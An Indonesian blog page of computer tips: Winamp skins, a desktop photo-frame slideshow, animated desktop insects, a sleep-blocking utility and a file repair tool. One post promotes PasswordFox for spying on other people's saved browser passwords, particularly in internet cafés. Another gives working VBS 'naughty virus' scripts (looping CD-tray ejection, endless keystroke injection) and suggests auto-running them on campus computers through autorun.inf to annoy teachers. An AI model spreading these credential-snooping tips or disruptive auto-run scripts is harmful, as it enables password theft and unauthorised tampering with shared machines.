Created (c) by Muhammad Hanafi (DeeJayHan)
Tampilkan postingan dengan label Tips dan Trick Komputer. Tampilkan semua postingan

Download Skin Winap Terbaru


Selain dari fitur-fitur Winamp yang pernah saya jelaskan di artikel Free download winamp media player Player 5.623 juga mempunyai keunggulan yang bisa berganti tema sesuai keinginan, jika ingin merubah tampilan tema winamp kamu bisa download terlebih dahulu winamp Skinsnya disini.
Berikut beberapa Koleksi Tema Winamp yang mungkin bisa anda download :
1. Liverpool FC Winamp 3 Skin
2. Tokyo_Drift – I could play with the EQ Button all day long!
3. Qwest Amp – Featured Skin
4. Herbie – Fully Loaded
5.  MMD3

6. S7Reflex
7. Batman Winamp Skin
8. Matrix Online
9. Yayax3
10. Bunker
Selesai dengan cara ini kamu cukup download dan doeuble klik file yang telah didownload untuk mengubah tema winamp anda.
Jika anda belum puas dengan koleksi tema winamp terbaru disini, anda bisa mendapatkannya lebih banya di link ini--> Download Winamp Skin 
Terimakasih dan selamat mencoba,,,Semoga artikel ini bermanfaat,,,,


Menampilkan frame photo slide show di desktop komputer

Jika ingin menampilkan slide show gambar-gambar kesukaan atau foto-foto pribadi di desktop komputer, salah satu cara yang bisa digunakan adalah dengan menggunakan software gratis photo frame. Kelebihan software ini adalah gambar/foto dapat tampil di dalam gadget yang terletak di pojok kanan bawah, saat membuka sebuah window aplikasi seperti misalnya microsoft excel, dll , maka gadget slideshow tersebut akan tampil di depan window aplikasi ms excel yang aktif, sehingga secara langsung anda dapat melihat slideshow tersebut. Jika menggunakan slideshow themes maka gambar akan terlihat saat window aplikasi di desktop di close/minimize.

Software ini dapat digunakan di windows XP maupun Windows 7. Untuk memasang photo frame slideshow di komputer bisa ikuti prosedur berikut:


1. Download software photoframe dengan menggunakan link berikut photo frame


2. Setelah terinstal di komputer, buka aplikasi photo frame
Double klik di dalam kotak frame area untuk menampilkan window photo frame seperti gambar di bawah.
Pada Tabulasi "Select Frame", pilih salah satu frame yang akan digunakan, dalam contoh ini digunakan frame Baguette
Klik OK


3. Selanjutnya pilih tabulasi Select photo
Pilih option Slide show
Pada bagian directory photos : klik tombol browse (titik tiga) untuk memilih direktori/folder yang berisi gambar yang akan ditampilkan
Di bagian Change picture atur interval slide show, dalam contoh di bawah, gambar akan diubah secara otomatis setiap 5 menit (every 5 minutes)
Klik OK


4. Jika pengaturan frame slideshow berhasil, maka akan tampil frame di pojok kanan bawah layar komputer, seperti di bawah ini


Untuk menampilkanlebih dari satu gadget frame slideshow di desktop bisa buka aplikasi photoframe menggunakan shortcut link photoframe yang ada di desktop atau shorcut yang ada di start menu. Kemudian lakukan langkah 1 sampai 3 di atas.

Alternatif link

http://www.freewarefiles.com/Free-Photo-Frame_program_65026.html

http://download.freewarefiles.com/files/photoframe.zip

Sumber... Artikelkomputerku.blogspot.com

Cara memasang aplikasi animasi desktop windows 7


Cara memasang aplikasi animasi desktop windows 7

Jika sebelumnya saya membahas tentang wallpaper animasi windows 7. Maka kali ini akan saya posting tentang animasi bergerak berupa binatang kutu, kecoa dan lalat yang berjalan dan terbang di layar komputer anda. Sekalipun binatang ini adalah binatang hama, namun jika dipelihara di desktop komputer, hewan ini kadang menjadi binatang penghibur.

Aplikasi ini sebenarnya bukan wallpaper, namun masih merupakan bagian desktop application, dimana aplikasi binatang tersebut berjalan sendiri tanpa terpengaruh oleh pergantian wallpaper. Bahkan ketiga jenis binatang tersebut bisa berjalan secara bersamaan.

Contohnya bisa dilihat di bawah ini :


Jika diantara teman-teman ada yang ingin mencoba aplikasi freeware alias gratis ini bisa mengunduh di situs pengembangnya atau gunakan link berikut desktop animation

Alternatif link
Animasi kutu - http://www.drive-software.com/ladybugondesktop.html
Animasi kecoak - http://www.drive-software.com/cockroachondesktop.html
Animasi lalat - http://www.drive-software.com/flyondesktop.html

Software desktop animation ini dapat berjalan di windows xp,vista maupun windows 7.
Ukuran file installer animasi ini bervariasi antara 600 KB hingga 3 MB.
Setelah terinstal di komputer, secara default binatang yang akan ditampilkan hanya 5 ekor saja, untuk menambah binatangnya klik kanan pada ikon kecoa, kutu atau lalat yang ada di taskbar, kemudian pilih Add 5 ladybugs , untuk menambah binatangnya lebi banyak lakukan Add 5 ladybugs berkali-kali.

Untuk menonaktifkan aplikasi ini cukup klik Exit seperti gambar di samping ini..


Pengembang Software ini juga membuat aplikasi photoframe yang pernah saya bahas tutorialnya disini photo frame slideshow

Jika tertarik silahkan dicoba.

Software Free Hack Semua Jenis Password

Software Free Hack Semua Jenis Password

Aplikasi Pengintai Sandi ( Password ) apa saja Baik itu Email,Facebook dll.
Software ini ada dua Jenis yakni Untuk Mozilla Firefox dan Internet Explore.
 

Berbeda dengan Keyloger yang hanya Mampu Mendeteksi Apasaja yang di ketik di Keyboard, Software ini Mampu Merekam atau Mendeteksi Password yang anda masukkan saat Login walau anda tidak mengetik di Keyboard. Mungkin anda memasukkan Sandi menggunakan metode Copy Paste atau menggunakan Virtual Keyboard.

PasswordFox Sebenarnya diciptakan untuk Alat Pengingat kata Sandi yang terlupakan, Namun Para Hacker menggunakannya untuk mengintip Kata sandi Orang.
 

PasswordFox merupakan alat pemulihan sandi kecil yang memungkinkan Anda untuk melihat nama pengguna dan password disimpan oleh Web browser Mozilla Firefox. Secara default, PasswordFox menampilkan password disimpan dalam profil Anda saat ini, tetapi Anda dengan mudah dapat memilih untuk menonton password profil Firefox lainnya. Untuk setiap entri kata sandi, informasi berikut ini ditampilkan:
Mampu mengindeks Rekam, Web Site, User Name, Password, User Nama Field, Password Bidang,dll.

Begitu Bahaya nya Software ini Jika digunakan untuk Hal-hal yang Negatif, Saya PostingARtikel ini hanya Sebagai Media Pembelajaran Semata. Jika Sobat menggunakan nya untuk hal-hal Negatif bukan menjadi Tanggung jawab saya.
 

Jadi Semoga Sobat Pengguna Internet Berhati2 saat Menggunakan Internet Lewat WARNET.
Karena Biasanya software seperti inbi tersebar disana.

Persyaratan Sistem untuk PasswordFox
Utilitas ini bekerja di bawah Windows 2000, Windows XP, Windows Server 2003, dan WindowsVista. Firefox juga harus diinstal di sistem anda agar dapat menggunakan utilitas ini.

Cara Menggunakan PasswordFox
PasswordFox tidak memerlukan proses instalasi atau file DLL tambahan. Namun, Firefox browser harus diinstal pada komputer Anda untuk mengambil daftar password.
 

Untuk mulai menggunakan PasswordFox, cukup menjalankan file executable - PasswordFox.exe
Setelah menjalankannya, window utama akan menampilkan semua daftar password Anda untukprofil terakhir yang Anda gunakan. Jika PasswordFox memilih folder profil salah, Anda dapat menggunakan pilihan 'Profil Pilih Folder' untuk memilih yang benar.

Ingin Mencoba SIlahkan :
 

Download Manga & Justin Bieber Themes untuk Windows 7


Waktunya untuk download tema terbaru dari microsoft untuk windows 7, Dua tema baru yaitu Manga dan Justin bieber dapat didownload di galeri pesonalisasi resmi. Fitur galeri yang diperbaharui Manga dan Justin Bieber : Never say Never tema untuk windows 7.

Sementara tema Manga aksi ilustrasi warna-warni Manga fitur-ilustrasi diajukan oleh Ghy Kurabayashi dan Steve Sampson, tema lain termasuk wallpaper dari film konser 3-D Justin Bieber.

Tema-tema ini hanya untuk Edisi Windows 7 Home Premium, Profesional, Enterprise dan edisi Ultimate.


Download Manga Theme
Download Justin Bieber Theme

Mencegah Agar Komputer Anda tidak StandBy, Hibernate, atau Shutdown dengan Don’t Sleep 2.28!

Mencegah Agar Komputer Anda tidak StandBy, Hibernate, atau Shutdown dengan Don't Sleep 2.28Ini mungkin sedikit aneh, ketika banyak orang kini berfokus pada bagaimana caranya shutdown, hibernate, atau membuat komputer mereka standby secara otomatis, software ini malah melakukan kebalikannya. Don’t Sleep 2.28mencegah komputer anda standby, hibernate, shutdown bahkan mencegah layar monitor anda mati secara otomatis! Seberapa pentingkah software ini?

Saat pertama kali saya menemukan software ini, saya sama herannya dengan anda. Bagaimana mungkin kita membutuhkan software seperti ini? Kenapa kita harus mencegah komputer kita dari standby, hibernate, atau shutdown secara otomatis? Namun setelah saya menggunakan software ini, akhirnya saya mengerti juga apa manfaatnya :)
1. Ada beberapa software, khususnya jika dijalankan di windows vista dan windows 7 tidak mampu untuk menghentikan komputer anda standby, hibernate maupun shutdown walaupun software tersebut sedang berjalan dan sedang digunakan. Sebagai contoh, ketika anda mendownload file berukuran besar dan memilih untuk meninggalkan komputer anda hingga proses download anda selesai, ketika anda kembali komputer anda sudah mati secara otomatis dan proses download tekah terputus di tengah jalan. Ini menyebalkan!
2. Beberapa media player juga tidak mampu menghentikan matinya monitor secara otomatis walaupun ketika sedang anda gunakan untuk melihat film di komputer anda. Hal ini juga menyebalkan!
Serta masih ada banyak hal lainnya yang bisa menjadi alasan untuk mencegah komputer kita shutdown, hibernate atau standby secara otomatis.
Ya memang benar anda bisa mengganti power saver setting untuk mencegah hal-hal diatas terjadi. Namun Don’t Sleep 2.28 akan mempercepat dan memudahkan hal tersebut tanpa anda harus mengubah setting sistem di komputer windows anda.
Don’t Sleep 2.28 merupakan software portable yang simple yang bisa mencegah komputer anda untuk shutdown, standby, mati, restart dan hibernate. Bahkan Don’t Sleep 2.28 mampu mencegah komputer anda log off dan matinya monitor anda secara otomatis.
Anda bisa melakukan disable maupun enable fitur blocking dengan mudah. Tersedia timer untuk mendisable blocking secara otomatis. Silahkan melihat screenshot Don’t Sleep 2.28 dibawah ini untuk lebih jelasnya.
Bagi anda yang tertarik untuk menggunakan Don’t Sleep 2.28, anda bisa mendownloadnya secara gratis disini:
Download Don't Sleep 2.28
Setelah anda mendownload Don’t Sleep 2.28, anda bisa langsung menggunakannya tanpa perlu menginstallnya. Don’t Sleep 2.28 hanya memiliki ukuran 36 KB saja! Don’t Sleep 2.28 merupakan software super kecil yang bermanfaat.
Anda boleh donlowad di sini... http://www.softwareok.com/?Download=DontSleep


Cara Buat Virus Nakal


Cara membuat virus nakalYuk buat “Virus” Nakal, buat ngerjain dosen/guru yang kita ngga suka, lagi suntuk di ruang labkom kampus, pusing ngga bisa maen facebook karena diblokir sama admin labkom, yah iseng2 buatin scripts .vbs.
Caranya: Buka notepad dan masukkan code berikut,
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Simpanlah dengan file tadi dengan ekstensi file iseng.vbs ato apapun nama kesukaan asalkan pastikan ekstensinya .vbs, dan jalankan filenya ( Klik 2x), perhatikan CD/DVD ROM akan terbuka/tertutup dengan sendirinya tanpa henti.
Salah satu cara menghentikan aksi Virus Nakal ini ialah dengan menekan tombol CRTL+ALT+DEL dan matikan proses wscripts.exe, Kalo mau keren lagi, masukkan ke file autorun.inf di flashdisk anda, jadi setiap loe colokin ke kompie kampus, maka akan otomatis dijalankan “Virus” Nakal ini.
NB: kl males atau ga tau cara copasnya. download ajah linknya diakhir artikel:
Nah mau script .vbs yang laen lagi?
WScript.Sleep 18000
WScript.Sleep 1000
do
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 100
WshShell.AppActivate "Notepad"
WScript.Sleep 500
WshShell.SendKeys "H"
WScript.Sleep 500
WshShell.SendKeys "a"
WScript.Sleep 500
WshShell.SendKeys "l"
WScript.Sleep 500
WshShell.SendKeys "o"
WScript.Sleep 500
WshShell.SendKeys ". "
WScript.Sleep 500
WshShell.SendKeys "a"
WScript.Sleep 500
WshShell.SendKeys "p"
WScript.Sleep 500
WshShell.SendKeys "a"
WScript.Sleep 500
WshShell.SendKeys " "
WScript.Sleep 500
WshShell.SendKeys "k"
WScript.Sleep 500
WshShell.SendKeys "a"
WScript.Sleep 500
WshShell.SendKeys "b"
WScript.Sleep 500
WshShell.SendKeys "a"
WScript.Sleep 500
WshShell.SendKeys "r"
WScript.Sleep 500
WshShell.SendKeys "?"
WScript.Sleep 500
WshShell.SendKeys " "
WScript.Sleep 500
WshShell.SendKeys "K"
WScript.Sleep 500
WshShell.SendKeys "a"
WScript.Sleep 500
WshShell.SendKeys "b"
WScript.Sleep 500
WshShell.SendKeys "a"
WScript.Sleep 500
WshShell.SendKeys "r"
WScript.Sleep 500
WshShell.SendKeys " "
WScript.Sleep 500
WshShell.SendKeys "b"
WScript.Sleep 500
WshShell.SendKeys "a"
WScript.Sleep 500
WshShell.SendKeys "i"
WScript.Sleep 500
WshShell.SendKeys "k"
WScript.Sleep 500
WshShell.SendKeys "?"
WScript.Sleep 500
wscript.sleep 5000
loop
Scripts diatas nanti otomatis buka notepad dan ketik: Halo. apa kabar? kabar baik?
ingat yah simpan dengan ekstensi nama .vbs, klik file–>save as
Buat virus nakal
Kode Vbs ini akan membuat user terus mengetikkan kata2 “Kamu emang jelek koq!” :D
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "Kamu emang jelak koq!"
loop
Dan membuat terus menerus menekan tombol “Enter”
Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep  100
wshshell.sendkeys "~(enter)"
loop
Terus tekan backspace:
MsgBox "Balik lagi ah...saltik"
Set wshShell  =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys  "{bs}"
loop

Download virus nakal disini
Label : buat virus • cara buat virus •


Sumber....http://www.hong.web.id

Cara memperbaiki file yang rusak dengan file repair


Pernahkan anda ketemu dengan masalah waktu mau membuka sebuah file dan ternyata file tersebut rusak atau corrupt? ketemu dengan masalah untuk mengekstrak file yang rusak? mungkin solusi perangkat lunak ini yang bernama File Repair dapat membantu kita memperbaiki file2 yang rusak/corrupt seperti file microsoft word, file gambar, file pdf, video dan juga file musik.

File Repait dapat memperbaiki jenis file berikut:
  • Word documents (.doc, .docx, .docm, .rtf)
  • Excel spreadsheets (.xls, .xla, .xlsx)
  • Access databases (.mdb, .mde, .accdb, .accde)
  • PowerPoint presentations (.ppt, .pps, .pptx)
  • Zip atau RAR archives (.zip, .rar)
  • PDF files (.pdf)
  • Video files (.avi, .mp4, .mov, .flv, .wmv, .asf, .mpg)
  • Music files (.mp3, .wav)
  • Image files (.jpg, .jpeg, .gif, .tiff, .bmp, .png)
File Repair dapat memperbaki jenis kesalahan (error) berikut:
  • Tidak dapat membaca berkas/file.
  • File tidak dapat diakses.
  • File tidak dalam format yang dikenali.
  • Aplikasi atau perangkat lunak tidak dapat membuka jenis file yang akan direpresentasikan oleh file-name.
  • Kesalahan dari memori atau kesalahan sumber daya sistem rendah.
Program akan dapat memperbaki file yang rusak yang kemungkinan disebabkan oleh sebab2 berikut:
  • Infeksi oleh virus/malware
  • Kegagalan tegangan daya listrik
  • Gangguan jaringan
  • Kesalahan perangkat lunak
Download File Repair Disini


sumber...http://www.hong.web.id

Twitter Delicious Facebook Digg Stumbleupon Favorites More